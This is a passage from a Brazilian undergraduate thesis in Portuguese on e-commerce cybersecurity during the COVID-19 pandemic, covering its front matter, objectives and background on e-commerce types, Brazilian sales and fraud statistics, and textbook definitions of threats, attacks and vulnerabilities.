UNIVERSIDADE ESTADUAL DA PARAÍBA
CAMPUS III - CAMPINA GRANDE
CENTRO DE CIÊNCIAS E TECNOLOGIAS
DEPARTAMENTO COMPUTAÇÃO
CURSO DE CIÊNCIAS DA COMPUTAÇÃO

ANDÉCIO ARAUJO BATISTA

CIBERSEGURANÇA NO E-COMMERCE DURANTE A PANDEMIA: MEDIDAS DE PROTEÇÃO À ATAQUES DE AGENTES MALICIOSOS.

CAMPINA GRANDE
2021

ANDÉCIO ARAUJO BATISTA

CIBERSEGURANÇA NO E-COMMERCE DURANTE A PANDEMIA: MEDIDAS DE PROTEÇÃO À ATAQUES DE AGENTES MALICIOSOS.

Trabalho de Conclusão de Curso apresentado pela Universidade Estadual da Paraíba (UEPB), como requisito para conclusão do curso de Bacharelado em Ciências da Computação.

Orientadora: Ana Isabella Muniz Leite

CAMPINA GRANDE - PB

2021

B333c Batista, Andécio Araújo.

Cibersegurança no e-commerce durante a pandemia [manuscrito] : medidas de proteção à ataques de agentes maliciosos. / Andécio Araújo Batista. - 2021.

58 p.

Digitado.

Trabalho de Conclusão de Curso (Graduação em Computação) - Universidade Estadual da Paraíba, Centro de Ciências e Tecnologia , 2022.

"Orientação : Profa. Dra. Ana Isabella Muniz Leite , Coordenação do Curso de Computação - CCT."

"Coorientação: Prof. Me. Paulo César Oliveira Brito , Coordenação do Curso de Computação - CCT."

1. Teletrabalho. 2. Cibercrime. 3. Ransomware. 4. Segurança da informação. 5. Crime virtual. I. Título

21. ed. CDD 005.1

Elaborada por Camile de A. Gomes - CRB - 15/559 BC/UEPB

ANDECIO ARAUJO BATISTA

Cibersegurança no E-Commerce durante a Pandemia: Medidas de Proteção à Ataques de Agentes Maliciosos

Trabalho de Conclusão de Curso de Graduação em Ciência da Computação da Universidade Estadual da Paraíba, como requisito à obtenção do título de Bacharel em Ciência da Computação.

Aprovada em 30 de Novembro de 2021.

Profa. MSc. Ana Isabella Muniz Leite (DC - UEPB)
Orientador(a)

Prof. Me. Paulo Cesar Oliveira Brito (DC - UEPB)
Coorientador(a)

Profa. Dra. Sabrina de Figueiredo Souto (DC - UEPB)
Examinador(a)

Prof. Dr. Fábio Luiz Leite Jr. (DC -UEPB)
Examinador(a)

ANDÉCIO ARAUJO BATISTA

Dedico este trabalho aos meus familiares,
irmãos e esposa, que me mostraram o
caminho para chegar até aqui.

AGRADECIMENTOS

Quero expressar meus agradecimentos:

À professora Ana Isabella e ao professor Paulo César Oliveira Brito, por estarem sempre dispostos a ajudar, principalmente ao longo desse período de orientação.

Aos meus irmãos Alex Araujo Batista, Fabiene Araujo Xavier de Ataíde, Fabrícia Araujo Batista e ao meu cunhado Thiago Xavier de Ataíde por todo o apoio e momentos de amizade.

A minha esposa Julielle Kaline da Cruz Costa, por estar sempre ao meu lado e me apoiar em todo o meu percurso.

Aos colegas de classe, e a todos os outros que estiveram sempre ao meu lado nos momentos de quebra-cabeça com projetos do curso, em tempos de desespero para as provas, e pelos momentos de amizade.

A todos que participaram desta minha jornada, agradeço.

"You have zero privacy anyway. Get over it..”

Scoot Mcneally, ex CEO da Sun Microsystens

RESUMO

Durante a transformação digital no ano de 2019, o mundo se depara com o nascimento de duas pandemias: SARS-COV 2 (mais conhecida como Coronavírus - COVID 19) e os ataques digitais. No ano de 2019 tivermos cerca de 24.161 casos de phishing, já o ano seguinte esse número chegou a 48.137, ou seja, um aumento de 99% em relação ao ano anterior. Países procuram se readaptar a essa nova realidade e, diante desse problema em escala mundial, as empresas tentam implementar estratégias a fim de diminuir o impacto de uma crise interna. Como uma das consequências da pandemia do COVID 19 tem-se a ascensão do teletrabalho, chamado também de home-office. Assim, não pegar trânsito, ter flexibilidade de horários e melhorar sua qualidade de vida fazem parte do pacote de benefícios dessa prática. Em contrapartida, as empresas decidiram, em caráter de urgência, que seus colaboradores trabalhassem de suas residências, em muitos casos sem definir políticas de segurança apropriadas. No Brasil, entre os meses de maio e novembro de 2020 chegou a 8,2 milhões de trabalhadores home-office, “apenas” 11% dos 74 milhões de profissionais que continuaram a trabalhar durante a pandemia de covid-19. O presente trabalho enumera um conjunto de problemas que podem advir do acesso incorreto, até mesmo malicioso, da integridade laboral dos sistemas, destacando como principais os tipos de ataques de cibercrime e a forma como os mesmos exploram vulnerabilidades. Sistema de e-commerce, como um exemplo o sistema das Lojas Renner, que passaram por problemas de vulnerabilidade ao longo dos últimos anos conta com atualizações massivas que vêm sendo implementadas com o objetivo de melhorar seus requisitos de segurança. Os resultados da pesquisa feita sobre o assunto abordado, será apresentado ao término desse trabalho uma simulação de ataque de vírus Ransomware, a fim de exemplificar como pode ser feito e um conjunto de boas práticas para que os colaboradores e usuários de sistemas tenham mais cuidado com as informações que disponibilizam.

Palavras-Chave: SARS-COV 2, teletrabalho, cibercrime, ransomware.

ABSTRACT

During the digital transformation in the year 2019, the world is faced with the birth of two pandemics: SARS-COV 2 (better known as Coronavirus - COVID 19) and digital attacks. In the year 2019 we had about 24,161 phishing cases, the following year this number reached 48,137, in other words, an increase of 99% compared to the previous year. Countries are trying to readjust to this new reality and, in view of this problem on a global scale, companies are trying to implement strategies in order to reduce the impact of an internal crisis. One of the consequences of the COVID 19 pandemic is the rise of telework, also called home-office. Thus, not taking traffic, having flexible schedules and improving your quality of life are part of the benefits package of this practice. On the other hand, companies decided, as a matter of urgency, that their employees work from their homes, in many cases without defining appropriate security policies. In Brazil, between the months of May and November 2020, it reached 8.2 million home-office workers, “only” 11% of the 74 million professionals who continued to work during the covid-19 pandemic. The present work lists a set of problems that can arise from incorrect access, even malicious, of the work integrity of the systems, highlighting as the main types of cybercrime attacks and the way in which they exploit vulnerabilities. E-commerce system, as an example the Lojas Renner system, which went through vulnerability problems over the last few years, has massive updates that have been implemented with the objective of improving its security requirements. The results of the research carried out on the subject discussed, will be presented at the end of this work a simulation of a Ransomware virus attack, in order to exemplify how it can be done and a set of best practices so that employees and system users are more careful with the information they make available.

Keywords: SARS COV2, home-office, cybercrime.

LISTA DE ILUSTRAÇÕES

LISTA DE TABELAS

LISTA DE ABREVIATURAS E SIGLAS

ARP – Address Resolution Protocol (Protocolo de Resolução de Endereços)

DNS – Domain Name Service (Serviço De Nome De Domínio)

EDI – Electronic Data Exchange (Troca Eletrônica de Dados)

EFT – Electronic Funds Transfer (Transferência Eletrônica de Fundos)

GDPR – General Data Protection Regulation (Regulamento Geral sobre a Proteção de Dados)

HD – Hard Disk (Disco Rígido)

HTTPS – Hypertext Transfer Protocol Secure (Protocolo de Transferência de Hipertexto Seguro)

IP – Internet Protocol (Protocolo de Internet)

MAC – Media Access Control (Controle de Acesso de Mídia)

SaaS – Software as a Service (Software Como Serviço)

SQL – Structured Query Language (Linguagem de Banco de Dados)

URL - Uniform Resource Locator" (Localizador Uniforme de Recursos)

root - Raiz, Super Administrador

MODEM - Modulator-Demodulator(Modulador-Demodulador)

Wi-Fi - Wireless Fidelity (Fidelidade Sem Fios)

NAT - Network Address Translation(Tradução de Endereço de Rede)

IPV4 - Internet Protocol Version 4(Protocolo de Internet Versão 4)

TCP/UDP - Transmission Control Protocol/User Datagram Protocol(Protocolo de Controle de Transmissão/Protocolo de Datagrama de Usuário)

Sumário

1 INTRODUÇÃO

Segundo Mendonça (2014), com novas ameaças cibernéticas surgindo a cada dia, empresas precisam aperfeiçoar seus sistemas de proteção, utilizando o que se conhece sobre o ambiente digital e tecnológico e antecipando a ação de cibercriminosos, melhorando estratégias e a maneira de pensar sobre segurança dos dados. Prevenir e agir de maneira proativa são as melhores armas para se empregar nesse ambiente onde é difícil responsabilizar e punir responsáveis por ataques virtuais.

Nesse contexto, ao final do ano de 2019, a pandemia da COVID-19 veio para, também, agravar a qualidade de vida de todos, através de medidas contundentes como o distanciamento social, dificultando o desenvolvimento econômico, pois nunca na história moderna tínhamos presenciado tal situação. Diante disso, há uma crescente dependência da internet. Para Marco De Mello, CEO da PSafe, de acordo com a CNN Brasil, 2021, estamos vivendo duas pandemias, coexistentes e aceleradas no mesmo ano.

Já as empresas de e-commerce sofrem o risco de terem suas lojas virtuais invadidas por hackers e crackers, os quais buscam descobrir vulnerabilidades e falhas que ajudem em suas ações, tais como: invasão a sistemas, adulteração de dados e softwares, obtenção, vendas de informações e utilização de dados bancários e senhas em benefício próprio, entre outras. Levando em consideração esse contexto, nota-se a importância que a segurança tem tanto para os consumidores como para as empresas de e-commerce.

A principal ferramenta de levantamento de informações foi a realização de leitura de publicações sobre cibersegurança e e-commerce em blogs, sites, artigos científicos e livros disponíveis na internet, os quais apresentam dados estatísticos ou relatórios que permitiram chegar a uma conclusão coerente. O presente estudo tem como objetivo utilizar-se do modelo descritivo, salientando a importância de uma política de segurança da informação em ambiente virtual focado na plataforma e-commerce. O referido modelo consiste em uma percepção sensorial, que fornece lisura nas informações coletadas.

1.1 Objetivo geral

A proposta deste trabalho é entender a mecânica dos ataques digitais e sugerir boas práticas de uso na internet através de documentação direcionada.

1.2 Objetivos específicos

De maneira mais específica, será descrito os principais impactos causados por ataques virtuais nas empresas de e-commerce, e como seus usuários e colaboradores têm se comportado com relação às medidas de segurança, ou falta dela.

Logo, visamos:

- Descrever os principais tipos de e-commerce existentes, conceitos de loja virtual e plataformas, e o desempenho do e-commerce no país.
- Contextualizar o histórico dos tipos de ataques, buscando entender o que nos trouxe até aqui e por que o momento atual é diferente;
- Identificar que tipo de ataque é mais frequente e como explora vulnerabilidades;
- Definir diretivas de segurança digital;
- Operar Softwares de segurança digital.

1.2 Justificativa

Comércios eletrônicos são plataformas online usadas para compra e venda de produtos e serviços, as quais durante a pandemia da COVID-19 ganharam enorme popularidade e diversificação de setores.

Para ser um usuário de comércio eletrônico, ou e-commerce, termo mais comumente utilizado, faz-se necessário o preenchimento de algumas informações pessoais, tais como endereço para entrega, CEP, CPF, etc.

A partir do momento em que a parte gráfica de um site ou um aplicativo para smartphone é projetada, é comum em desenvolvedores que estão iniciando o ramo da programação presumir que o usuário saberá intuitivamente o que fazer. Esse “achismo” pode se transformar em problemas depois que forem feitos testes de usabilidade, nos quais é simulado um ambiente que supostamente um usuário poderá acessar a plataforma, e o mesmo pode não conseguir entender o que de fato está fazendo. Como consequência, o que era para ser uma forma rápida e prática será transformado em um entrave, tanto para os desenvolvedores quanto para os usuários.

O presente estudo será feito para mostrar que tipos de vulnerabilidades existem na internet, como cada um age e a melhor forma de prevenir esses ataques, pois, assim como menciona um antigo ditado popular visto nos primórdios da internet discada, nada é 100% seguro no formato online.

2 FUNDAMENTAÇÃO TEÓRICA


Nesta seção, será apresentado o embasamento teórico sobre os conceitos relacionados a este trabalho. Tais como a origem do e-commerce no Brasil e no mundo, suas plataformas e segurança.

2.1 E-commerce

O início concreto do comércio eletrônico decorreu nos anos de 1990, com a popularização da World Wide Web. De acordo com Marinho (2015), a primeira venda online no mundo foi realizada em 1994 pela Pizza Hut, já no Brasil foi o site de vendas de livros, o book.net. Neste período, menos de 5% da população norte-americana tinha acesso à internet. Em 1995, Jeff Bezos lança a Amazon, que atinge rapidamente o sucesso de vendas. Neste mesmo ano, surge o ebay, criado por Pierre Omidyar.

Abaixo estão apresentados o primeiro e-commerce no mundo (Figura 1) e o primeiro e-commerce no Brasil (Figura 2):

Figura 1: Réplica do sistema que possibilitou a primeira venda online do Pizza Hut nos anos 1990



Fonte: (PIZZAHUT, 2016).

Figura 2: Primeira compra online no Brasil

Fonte: (ComSchool, 2021l).

Diante do exposto, descrever o que realmente é e-commerce configura-se uma atividade complexa devido ao tema ser recente e propício a mudanças decorrentes de inovações relacionadas às tecnologias da informação. Contudo, o presente trabalho norteia-se em algumas definições que serão apresentadas posteriormente.

De acordo com Limeira (2003), o e-commerce refere-se a realizar transações por meio de computadores e comunicação de dados. É a realização de toda a cadeia de valor dos processos de negócio num ambiente eletrônico, através da aplicação intensa de tecnologias de comunicação e de informação, atendendo aos objetivos de compra e venda de informações, produtos e serviços.

Por sua vez, para Albertin (2000, p.15) o comércio eletrônico pode ser definido como “a realização de toda a cadeia de valor dos processos de negócio num ambiente eletrônico, por meio da aplicação intensa das tecnologias de comunicação e de informação, atendendo aos objetivos de negócio”.

2.2 Classificação de e-commerce

De acordo com Turban et al. (2005 apud MARTINS, 2014), o e-commerce pode ser classificado em sete principais tipos, conforme mostra a Tabela 1:

Tabela 1: Sete principais tipos de e-commerce.

Subdivisão	Sigla	Significado
Business-to-business	**B2B**	É a relação entre duas empresas. Esse tipo de transação se dá através de redes privadas compartilhadas entre elas.
Business-to-Consumer	**B2C**	É o mais conhecido, envolve venda direta entre fabricantes e distribuidores ao consumidor final,
Business-to-employee	**B2E**	É quando as empresas criam plataformas como a intranet para oferecer produtos aos seus funcionários com preços menores.
Business-to-government	**B2G**	Na qual uma empresa vende para o governo.
Consumer-to-business	**C2B**	Nesse caso o consumidor é quem oferta seus produtos para empresas, formato pouco conhecido no Brasil.
Consumer-to-consumer	**C2C**	Nesse formato, a relação é de consumidor para consumidor, através de uma plataforma que promove a intermediação da operação.
M-Commerce	**MC**	O Comércio Móvel representa transações comerciais realizadas por meio de dispositivos móveis.

Fonte: MENDONÇA (2016, P.44)

Outrossim, segundo Mendes (2013), cada tipo de modelo de negócios é único e possui também formas únicas de serem implementadas. Normalmente, empresas utilizam mais de um tipo de comércio eletrônico com o objetivo de atingir melhores resultados com seus consumidores e obter receitas maiores. Os tipos de e-commerce continuam a evoluir de acordo com as novas tendências tecnológicas.


2.1.2 E-commerce no Brasil

O e-commerce no país tem apresentado bons números de crescimento, consumidores brasileiros cada vez mais estão usando a internet para adquirir bens, produtos e serviços, pois existe uma grande facilidade de comparar preços em diversas lojas online e, consequentemente, de realização das comprar com um melhor custo-benefício.

De acordo com o site ecommercebrasil.com.br, o número de consumidores que realizaram compras no e-commerce no ano de 2020 foi de 40,9 milhões de consumidores únicos, sendo 47% deles, cerca de 20 milhões, estreantes nessa modalidade, um crescimento de 7,88% em relação ao ano anterior.

O crescimento do e-commerce no Brasil impulsionou o surgimento de centenas de novas empresas no setor, o que invariavelmente criou uma maior competição entre essas lojas virtuais. Contudo, esse cenário resultou em melhorias nos serviços prestados por essas lojas e colaboraram para o aumento da confiança dos consumidores nesse setor. Apesar do setor econômico passar por um momento adverso, no primeiro trimestre de 2021 o e-commerce teve uma alta de 57,4% em relação ao ano de 2020, como pode ser visto na figura 3. (https://www.ecommercebrasil.com.br).


Figura 3: Vendas on line no Brasil, de fevereiro a março de 2020.



Fonte: (ecommercebrasil, 2020).

O crescimento do e-commerce no Brasil se deve, basicamente, a mudanças nas preferências de produtos adquiridos online. Em 2019, por exemplo, os consumidores virtuais preferiam itens de vestuário e eletrodomésticos, segundo a eBit, conforme representado na figura 4.

Figura 4: Categorias mais vendidas no ano de 2019.



Fonte: (rockcontent.com/br, 2019)

2.5.1 Segurança da informação no e-commerce

Uma questão que ainda aflige consumidores e empreendedores decorrente do aumento da demanda de compras online é a segurança. Consumidores se preocupam quando vão digitar o número do cartão na plataforma, e outras informações confidenciais, quando compram pela internet. Para Albertin (2000), além dos riscos de falhas e fraudes, a questão da segurança está relacionada também ao risco da não adesão do comércio eletrônico pelos seus potenciais consumidores, o que faz com que as empresas tenham que comprovar aos seus consumidores em potencial que suas plataformas são confiáveis, que os dados pessoais e bancários dos consumidores são preservados e os produtos serão entregues, pois, para as pessoas que nunca realizam compras virtuais, essas questões provocam grandes preocupações e as distanciam deste tipo de comércio.


De acordo com Marques (2007) a segurança é considerada um dos maiores obstáculos para a evolução do e-commerce. Muitas empresas do setor estão investindo em sistemas que tornam suas plataformas de negócios mais seguras, implementado táticas e técnicas que abrangem desde a segurança física dos computadores até a forma em que os dados trafegam pelas redes. Entretanto, quanto mais as empresas avançam nesse quesito, mais evoluídas também são as formas de burlar essa segurança.

O número de consumidores, que só compartilham informações pessoais quando há necessidade explícita nos sites em que visitam, subiu de 28,4% para 33,4% em um ano, segundo pesquisa nacional feita pela Serasa Experian. Já o número de internautas que sempre compartilham seus dados, ainda que não se sintam seguros, caiu de 35,7% para 30,9% no mesmo período.

“Se a compra foi feita em ambiente digital, o prejuízo é da loja. Se foi em um estabelecimento físico, o banco ou a bandeira arcam com esse ressarcimento. Um site que tem muitas compras com esses estornos, além do prejuízo de não receber pelos produtos ou serviços, costuma ser penalizado pelas bandeiras dos cartões com multas”, explica Thiago Bordini, diretor da Axur. (Oglobo.com, 2021)

Na Figura 5, é possível acompanhar a comparação dos ataques cibernéticos entre os anos de 2019 e 2021:

Figura 5: Ataques cibernéticos 2020



Fonte: https://inforchannel.com.br/2021/03/03/ataques-ciberneticos-no-brasil-crescem-860-na-pandemia/

Estatísticas como essa sinalizam uma grande mudança cultural em curso, que afeta a atividade online dos consumidores nos principais portais de e-commerce. Todos esses fatores estão fazendo com que as preocupações com a segurança em portais de e-commerce ganhem destaque nas conversas dos altos executivos de empresas.

A Figura 6 atesta a sensação de segurança do consumidor brasileito ao compartilhar dados em sites:

Figura 6: Sensação de segurança do consumidor brasileiro ao compartilhar dados em sites.

Fonte (Serasa Experian)

A pesquisa da Serasa Experian também mostrou que o número de brasileiros que sofreram fraudes e problemas de exposição em relação aos seus dados aumentou em 2020, de 12,7% para 17,4%.

A Tabela 2 apresenta o percentual de consumidores que já sofreram ou não algum problema relacionado aos seus dados pessoais:

Tabela 2: Consumidores que sofreram algum problema relacionado aos seus dados

Consumidores que já sofreram ou não algum problema relacionado aos seus dados pessoais (mar-abr/2019-2020)	2019	2020
Nunca tive problemas com vazamento dos meus dados pessoais	62,1%	57,0%
Sofri uma fraude pessoal, mas meus dados não foram expostos	8,3%	10,6%
Já comprei em sites falsos que descobri somente após a compra	7,7%	10,8%
Já tive problemas em sites hackeados e meus dados foram expostos	**7,5%**	**10,0%**
Sofri uma fraude pessoal e meus dados foram expostos	**5,2%**	**7,4%**

Fonte: Serasa Experian

Fonte (Serasa Experian)

2.5.2 Casualidades que prejudicam a segurança dos sistemas de informação

De acordo com Marciano (2006), a utilização cada vez mais ampla e disseminada de sistemas informatizados para a realização das mais diversas atividades, com a integração destes sistemas e de suas bases de dados por meio de redes, faz com que as informações sejam vistas como um ativo informacional, no sentido de ser um bem a ser preservado e valorizado. Como esses ativos informacionais se encontram dispersos nos ambientes organizacionais, eles estão dependentes de eventos prejudiciais à sua segurança, como as ameaças, as vulnerabilidades, os incidentes e os riscos.

2.5.2.1 Ameaças e ataques

Segundo Albertin e Moura (1998), uma ameaça pode ser definida como uma circunstância, condição ou evento com potencial para provocar danos em dados ou recursos de rede, através de destruição, exposição, modificação de dados, negação de serviço, fraude, perda ou abuso.

De acordo com Queiroz (2007), as ameaças podem ser classificadas da seguinte forma:

- **Ameaças naturais**: São as ameaças que ocorrem devido aos fenômenos da natureza.
- **Ameaças involuntárias**: São as ameaças provocadas de forma inconsciente, frequentemente, devido ao desconhecimento, acidentes, erros etc.
- **Ameaças voluntárias**: São as ameaças relacionadas, geralmente, com a Engenharia Social, causadas por hackers, cracker, invasões, espiões. São realizadas de forma proposital por pessoas mal-intencionadas.

A determinação de um risco de segurança da informação envolve a coleta de dados sobre vários elementos ou fatores de risco: ativos, ameaças, vulnerabilidades, probabilidades, consequências e impactos.

Segundo Marciano (2006), um ataque pode ser definido como a concretização de uma ameaça, não necessariamente bem-sucedida, do ponto de vista do atacante, mediante uma ação deliberada e, por vezes, meticulosamente planejada.

De acordo com Laureano (2005), os ataques a sistemas de informação podem ser classificados da seguinte forma:

- **Ataques de interceptação**: Neste tipo de ataque, o acesso às informações é interceptado por entidades não-autorizadas, como os casos de violação de privacidade e de confidencialidade das informações.
- **Ataques de interrupção**: Neste tipo de ataque, há uma interrupção do fluxo normal das mensagens ao destino.
- **Ataques de modificação**: Neste tipo de ataque, há modificação de mensagens por entidades não autorizadas e a violação da integridade das informações.
- **Ataques de personificação**: Neste tipo de ataque, uma entidade não-autorizada acessa informações ou transmite mensagens se passando por uma entidade autêntica, causando a violação da autenticidade.

2.5.3 Vulnerabilidades e Incidentes

Segundo Marciano (2006), uma vulnerabilidade representa um ponto potencial de falha, ou seja, um elemento relacionado à informação que é propenso a ser explorado por alguma ameaça, que pode ser um servidor ou sistema computacional, uma instalação física ou, ainda, um usuário ou um gestor de informações consideradas sensíveis.

As vulnerabilidades ocorrem devido a vários aspectos, como ausência de políticas de segurança; ausência de procedimentos de controle de acesso, equipamentos obsoletos, sem manutenção e sem restrições de utilização; software sem patch de atualização e sem licença de funcionamento etc.

De acordo com o site do Governo Federal ANPD (Autoridade Nacional de Proteção de Dados), um incidente é qualquer evento adverso confirmado, relacionado à violação na segurança de dados pessoais, tais como acesso não autorizado, acidental ou ilícito, que resulte na destruição, perda, alteração, vazamento ou, ainda, qualquer forma de tratamento de dados inadequada ou ilícita, que possa ocasionar risco para os direitos e liberdades do titular dos dados pessoais.

Entre alguns exemplos de incidentes de segurança pode-se destacar: tentativa de uso ou acesso não autorizado a sistemas ou dados; tentativa de tornar serviços indisponíveis; modificações em sistemas (sem conhecimento ou consentimento prévio dos responsáveis); e o desrespeito à política de segurança de uma instituição.

2.6 Proteção de dados no e-commerce

O advento das transações comerciais realizadas entre os consumidores e as empresas em meio digital, para Gomes (2013), provocou uma série de perguntas sobre os acertos necessários para proteger as informações pessoais dos consumidores.

Além das informações pessoais atreladas ao e-commerce, houve um crescimento na coleta e na comercialização das informações pessoais em toda a internet. Tais informações relativas a uma determinada pessoa são desde características físicas até hábitos dos mais variados possíveis, de modo que o cruzamento desses dados permite traçar um verdadeiro perfil de determinada pessoa.

Ainda para o autor, a coleta dos dados pessoais é realizada de várias formas, como por exemplo, através da técnica clickstream information (informação de fluxo de clique), que significa, literalmente, a gravação de cada clique do mouse que localiza uma página da internet selecionada, e é recolhida, muitas vezes, sem o conhecimento ou consentimento do usuário. Deste modo, à medida que o consumidor navega pela internet, um rastreamento do percurso navegacional do usuário no sistema é realizado.

